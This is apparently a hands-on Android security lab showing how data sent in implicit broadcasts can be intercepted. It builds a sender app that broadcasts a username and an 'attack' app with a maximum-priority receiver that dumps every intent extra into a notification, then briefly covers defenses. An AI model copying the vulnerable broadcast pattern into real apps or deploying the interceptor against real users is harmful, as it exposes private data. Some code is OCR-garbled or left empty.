Broadcast

Background

Broadcast messages are sent when events happen, like receiving messages or receiving calls. An example of a broadcast sent by the Android system might be when the system switches into or out of airplane mode. Any apps in the system could listen to these events and read this data. That could mean that we could develop an app to block phone calls from specific people by listening to the broadcasts, and ending the call when it occurs.

The interesting thing here is that Android allows developers to build apps that send and receive broadcast events. Many apps have services running in background getting data from the server, so we cannot call activities from background. Instead, we must send a broadcast from **services to the broadcast class,** then run the activity from broadcast class.


Here is the security problem we will continue to explore. When we send broadcast data, we must consider who can receive this data and how to protect it. This is especially true when we send sensitive data like username, password, user location and phone number. Remember that everyone could listen to our broadcasts and read the data contained within.

Activity Instructions

To show how exactly broadcast messages could be misused, we will follow the steps below.

i. Create an app to send a broadcast message containing the username.
ii. Read in the broadcast message to display it onscreen.
iii. Build another app to intercept the broadcast message.
iv. Show how to protect the content of the broadcast messages from attackers.

1. <u>Project Creation</u>
    a. Follow the screens below to create a new project:



Create New Project

New Project
Android Studio


Configure your new project

Application name: AndroidBroadcast
Company Domain: hussienalrubaye.example.com
Package name: com.example.hussienalrubaye.androidbroadcast

Project location: /Users/hussienalrubaye/Desktop/Android vul/VulerableAndroidAppOracle/Vulnerabilities/Broadcast/AndroidBroadcast2

project location should not contain whitespace, as this can cause problems with the NDK tools.

Name the project “AndroidBroadcast”. Take note of the package name here, under the first two lines. This app will send the username every 50000ms in a system broadcast. This app will also have a Broadcast class to receive the message and display the data in a message.



Create New Project


Target Android Devices


Select the form factors your app will run on

Different platforms may require separate SDKs

[✓] Phone and Tablet
Minimum SDK: API 15: Android 4.0.3 (IceCreamSandwich)
Lower API levels target more devices, but have fewer features available.
By targeting API 15 and later, your app will run on approximately **97.4%** of the devices that are active on the Google Play Store.
Help me choose

[ ] Wear
Minimum SDK: API 21: Android 5.0 (Lollipop)
[ ] TV
Minimum SDK: API 21: Android 5.0 (Lollipop)
[ ] Android Auto





Creates a new empty activity

Activity Name: MainActivity

✓ Generate Layout File

Layout Name: activity_main

✓ Backwards Compatibility (AppCompat)

The name of the activity class to create

2. <u>Code</u>
   a. Create two new classes – one called MyReceiver and one called ServiceNotification. Use File > New > Java Class, keeping the package name as is.
   b. Open MyReceiver.java, found under "app/java/your_package_name", and add the following code:
      i. The **onReceive** method should look like this:

```
    @Override
    public void onReceive(Context context, Intent intent) {
        // get the bundles in the message
        final Bundle bundle = intent.getExtras();
        // check the action equal to the action we fire in broadcast,
        if (intent.getAction().equalsIgnoreCase("com.example.Broadcast"))
            //read the data from the intent
            Toast.makeText(context,
    bundle.getString("username"),Toast.LENGTH_LONG).show();
    }
```

ii. In addition to this, for it to work, it requires the following **import** statements at the top.

```
    import android.content.BroadcastReceiver;
    import android.content.Context;
    import android.content.Intent;
    import android.os.Bundle;
    import android.widget.Toast;
```

The above code achieves the following:

- Handles the onReceive event
  - Check to see that the received message came from the Broadcast class.
  - Read the data from the intent and print the username.

c. Open ServiceNotification.java.

i. Declare the following variables under the class declaration:

```
    public class ServiceNotification extends IntentService {
        public static boolean ServiceIsRun = false;
```

ii. The code below that should look like this:

```
    public ServiceNotification() {
        super("MyWebRequestService");
    }

    protected void onHandleIntent(Intent workIntent) {
        // continue sending the messages
        while (ServiceIsRun) {
            // create new intent
            Intent intent = new Intent();
            //set the action that will receive our broadcast
            intent.setAction("com.example.Broadcast");
            // add data to the bundle
            intent.putExtra("username", "alxslaa");
            // send the data to broadcast
            sendBroadcast(intent);
            // delay for 50000ms
            try {
                Thread.sleep(50000);
            } catch (Exception ex){}
        }
    }
```

iii. The import statements at the top will look like this:

```
    import android.app.IntentService;
    import android.content.Intent;
```

The above code achieves the following:

- The ServiceNotification class instantiation passes the “MyWebRequestService” string to the construction method of the superclass IntentService.
- The onHandleIntent method:
  - Sends a broadcast message with the username intended for “com.example.Broadcast”

d. Open MainActivity.java, and add the following code:

i. Add the following code inside the **onCreate** method:

```
        @Override
        protected void onCreate(Bundle savedInstanceState) {
            super.onCreate(savedInstanceState);
            setContentView(R.layout.activity_main);
            // check if the services is already runs in background
            if (ServiceNotification.ServiceIsRun==false) {
                ServiceNotification.ServiceIsRun = true;
                //register the services to run in background
                Intent intent = new Intent(this, ServiceNotification.class);
                // start the services
                startService(intent);
            }
        }
```

ii. Add the following imports to the file, under the package statement.

```
import android.content.Intent;
import android.support.v7.app.AppCompatActivity;
import android.os.Bundle;
```

The above code achieves the following:

- Register the service named ServiceNotification to run in the background.

3. Manifest File

The manifest file is found under “app/manifests/”, named AndroidManifest.xml.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.example.androidbroadcast">

    <application
        android:allowBackup="true"
        android:icon="@mipmap/ic_launcher"
        android:label="@string/app_name"
        android:supportsRtl="true"
        android:theme="@style/AppTheme">
        <activity android:name=".MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <!-- register the broadcast to listen to action names com.example.Broadcast-->
        <receiver android:name=".MyReceiver" android:priority="2147483647" >
            <intent-filter>
```

```
                 <action android:name="com.example.Broadcast" >
                 </action>
             </intent-filter>
         </receiver>
         <!-- register the service-->
         <service
             android:name=".ServiceNotification"
             android:exported="false" >
         </service>
     </application>

</manifest>
```

4. Construct User Interface


    The activity_main.xml file in text view should look like this:

```
<?xml version="1.0" encoding="utf-8"?>
<android.support.constraint.ConstraintLayout
xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:app="http://schemas.android.com/apk/res-auto"
    xmlns:tools="http://schemas.android.com/tools"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    tools:context="com.example.androidbroadcast.MainActivity">

    <TextView
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="sending broadcast"
        app:layout_constraintBottom_toBottomOf="parent"
        app:layout_constraintLeft_toLeftOf="parent"
        app:layout_constraintRight_toRightOf="parent"
        app:layout_constraintTop_toTopOf="parent" />

</android.support.constraint.ConstraintLayout>
```


Exploitation Instructions

We will see how this could be misused here.

1. Run the app. We will see that the username is broadcasted below.



2. We will build a malicious app to intercept the messages that are broadcast. Any attacker could reverse engineer an app, read the manifest file, and build an app to intercept the broadcast actions the original app was receiving.



Configure your new project

Application name: AndroidBroadcastAttack
Company Domain: hussienalrubaye.example.com
Package name: com.example.hussienalrubaye.androidbroadcastattack

Project location: /Users/hussienalrubaye/Desktop/Android vul/VulerableAndroidAppOracle/Vulnerabilities/Broadcast/AndroidBroadcastAttack2

project location should not contain whitespace, as this can cause problems with the NDK tools.

i. Create a new app. Name it "AndroidBroadcastAttack".

ii. Create two new classes, using the File > New > Java Class menu option.
   1. MyReceiver
   2. NewMessageNotification

iii. MyReceiver.java will look something like this.

```
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.os.Bundle;

/**
 * Created by hussienalrubaye on 3/6/16.
 */
public class  MyReceiver extends BroadcastReceiver {
    @Override
    public void onReceive(Context context, Intent intent) {
        String DataBundel = "";
        // get app the data sent on bundle
        Bundle bundle= intent.getExtras();
        //lopp through all keys in the bundle
        for (String key : bundle.keySet()) {
            // get object by key( we define object became it may be text or image or
whatever
```

```
                Object value = bundle.get(key);
                //get all keys
                DataBundel+= String.format("%s %s (%s)", key, value.toString(),
value.getClass().getName());
            }
            //display notify message to the user
            NewMessageNotification NotifyMe = new NewMessageNotification();
            NotifyMe.notify(context, DataBundel, 123);
        )
}
```

iv. Insert the code into NewMessageNotification.java

```
package com.example.androidbroadcastattack;

import android.annotation.TargetApi;
import android.app.Notification;
import android.app.NotificationManager;
import android.app.PendingIntent;
import android.content.Context;
import android.content.Intent;
import android.content.res.Resources;
import android.graphics.Bitmap;
import android.graphics.BitmapFactory;
import android.net.Uri;
import android.os.Build;
import android.support.v4.app.NotificationCompat;

/**
 * Helper class for showing and canceling new message
 * notifications.
 * <p>
 * This class makes heavy use of the {@link NotificationCompat.Builder} helper
 * class to create notifications in a backward-compatible way.
 */
public class NewMessageNotification {
    /**
     * The unique identifier for this type of notification.
     */
    private static final String NOTIFICATION_TAG = "NewMessage";

    /**
     * Shows the notification, or updates a previously shown notification of
     * this type, with the given parameters.
     * <p>
     * TODO: Customize this method's arguments to present relevant content in
     * the notification.
     * <p>
     * TODO: Customize the contents of this method to tweak the behavior and
     * presentation of new message notifications. Make
     * sure to follow the
     * <a href="https://developer.android.com/design/patterns/notifications.html">
     * Notification design guidelines</a> when doing so.
     *
     * @see #cancel(Context)
     */
    public static void notify(final Context context,
                              final String exampleString, final int number) {
        final Resources res = context.getResources();
        // This image is used as the notification's large icon (thumbnail).
        // TODO: Remove this if your notification has no relevant thumbnail.
        final Bitmap picture = BitmapFactory.decodeResource(res,
R.drawable.example_picture);


        final String ticker = exampleString;
        final String title = "New Broadcast";
        final String text =exampleString;

        final NotificationCompat.Builder builder = new
NotificationCompat.Builder(context)

                // Set appropriate defaults for the notification light, sound,
                // and vibration.
                .setDefaults(Notification.DEFAULT_ALL)

                // Set required fields, including the small icon, the
                // notification title, and text.
                .setSmallIcon(R.drawable.ic_stat_new_message)
                .setContentTitle(title)
                .setContentText(text)

                // All fields below this line are optional.

                // Use a default priority (recognized on devices running Android
                // 4.1 or later)
                .setPriority(NotificationCompat.PRIORITY_DEFAULT)

                // Provide a large icon, shown with the notification in the
                // notification drawer on devices running Android 3.0 or later.
                .setLargeIcon(picture)

                // Set ticker text (preview) information for this notification.
                .setTicker(ticker)

                // Show a number. This is useful when stacking notifications of
                // a single type.
                .setNumber(number)

                // If this notification relates to a past or upcoming event, you
                // should set the relevant time information using the setWhen
                // method below. If this call is omitted, the notification's
                // timestamp will by set to the time at which it was shown.
                // TODO: Call setWhen if this notification relates to a past or
                // upcoming event. The sole argument to this method should be
                // the notification timestamp in milliseconds.
                //.setWhen(...)

                // Set the pending intent to be initiated when the user touches
                // the notification.
                .setContentIntent(
                        PendingIntent.getActivity(
                                context,
                                0,
                                new Intent(Intent.ACTION_VIEW,
Uri.parse("http://www.google.com")),
                                PendingIntent.FLAG_UPDATE_CURRENT))
                // Show expanded text content on devices running Android 4.1 or
                // later.
                .setStyle(new NotificationCompat.BigTextStyle()
                        .bigText(text)
                        .setBigContentTitle(title)
                        .setSummaryText("Dummy summary text"))

                // Example additional actions for this notification. These will
                // only show on devices running Android 4.1 or later, so you
                // should ensure that the activity in this notification's
                // content intent provides access to the same actions in
                // another way.
                .addAction(
                        R.drawable.ic_action_stat_share,
                        res.getString(R.string.action_share),
                        PendingIntent.getActivity(
                                context,
                                0,
                                Intent.createChooser(new Intent(Intent.ACTION_SEND)
                                        .setType("text/plain")
                                        .putExtra(Intent.EXTRA_TEXT, "Dummy text"),
"Dummy title"),
                                PendingIntent.FLAG_UPDATE_CURRENT))
                .addAction(
                        R.drawable.ic_action_stat_reply,
                        res.getString(R.string.action_reply),
                        null)

                // Automatically dismiss the notification when it is touched.
                .setAutoCancel(true);

        notify(context, builder.build());
    }

    @TargetApi(Build.VERSION_CODES.ECLAIR)
    private static void notify(final Context context, final Notification notification)
{
        final NotificationManager nm = (NotificationManager) context
                .getSystemService(Context.NOTIFICATION_SERVICE);
        if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.ECLAIR) {
            nm.notify(NOTIFICATION_TAG, 0, notification);
        } else {
            nm.notify(NOTIFICATION_TAG.hashCode(), notification);
        }
    }

    /**
     * Cancels any notifications of this type previously shown using
     * {@link #notify(Context, String, int)}.
     */
    @TargetApi(Build.VERSION_CODES.ECLAIR)
    public static void cancel(final Context context) {
        final NotificationManager nm = (NotificationManager) context
                .getSystemService(Context.NOTIFICATION_SERVICE);
        if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.ECLAIR) {
            nm.cancel(NOTIFICATION_TAG, 0);
        } else {
```

```
                    nm.cancel(NOTIFICATION_TAG.hashCode());
                }
            }
        }
```

v. Insert this code into MainActivity.java

```

```

vi. Insert the following into the manifest file of the malicious app, found under "app/manifests/". It is called "AndroidManifest.xml".

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.example.androidbroadcastattack">

    <uses-permission android:name="android.permission.VIBRATE" />

    <application
        android:allowBackup="true"
        android:icon="@mipmap/ic_launcher"
        android:label="@string/app_name"
        android:supportsRtl="true"
        android:theme="@style/AppTheme">
        <activity android:name=".MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <!-- Register broadcast to listen to broadcast action names
com.example.Broadcast-->
        <receiver
            android:name=".MyReceiver"
            android:priority="2147483647">
            <intent-filter>
                <action android:name="com.example.Broadcast"></action>
            </intent-filter>
        </receiver>
    </application>

</manifest>
```

Defense

In general, do not assume that the contents of broadcast messages will be private. Consider the permissions it has, the level of specification you used when declaring who should receive the broadcast messages, and whether a broadcast fits your needs.

To deliver a broadcast message to a specific recipient, use an explicit receiver declaring the recipient by name. In addition to this, you could also specify a non-null permission when declaring the method call. Then, only the apps with the correct permissions will be able to register for messages. You might also want to consider invoking the recipient directly, instead of using a broadcast.